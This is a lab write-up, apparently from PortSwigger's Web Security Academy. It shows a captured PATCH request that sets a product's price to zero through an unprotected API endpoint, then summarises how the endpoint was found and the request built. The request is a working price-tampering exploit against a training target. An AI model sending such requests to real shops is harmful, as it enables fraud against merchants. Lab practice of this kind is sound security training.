
Pretty Raw Hex

```
PATCH /api/products/2/price HTTP/2
Host:
0ae7007004b21cc980b4b2b00024000f.web-security-academy.net
Cookie: session=muuF6nfbhL4DqYXvY9tVCJ3fw22UbJqY
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer:
https://0ae7007004b21cc980b4b2b00024000f.web-security-acad
emy.net/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1
Content-Type: application/json
Content-Length: 11

{
  "price":0
}
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 17

{
  "price":"$0.00"
}
```



and yah the page literally shows$0.00

Lab Summary: Changing Product Price via API

1. **Login and Explore:**
    - Logged in to the web application using provided credentials.
    - Observed the homepage and explored its structure.
2. **API Exploration:**
    - Browsed the application to identify API endpoints.
    - Looked for URL patterns like /api/ and checked JavaScript files for hidden endpoints.
    - Used **Burp Scanner** and optionally **JS Link Finder** to discover API endpoints.

3. **Content-Type Handling:**
    - Learned how to change the **Content-Type** header in requests.
    - Used the **Content-Type Converter BApp** to switch request data between XML and JSON.
4. **Modifying Data:**
    - Created a JSON object for a request.
    - Added the required price parameter to update a product.
    - Constructed a JSON body to change the price of **product ID 2**:

- {

```
  "price": 0.00
}
```

- **Key Takeaways:**
- Browsing and analyzing applications helps find API endpoints.
- JavaScript files often reveal hidden API endpoints.
- Modifying headers and request data is important for testing APIs.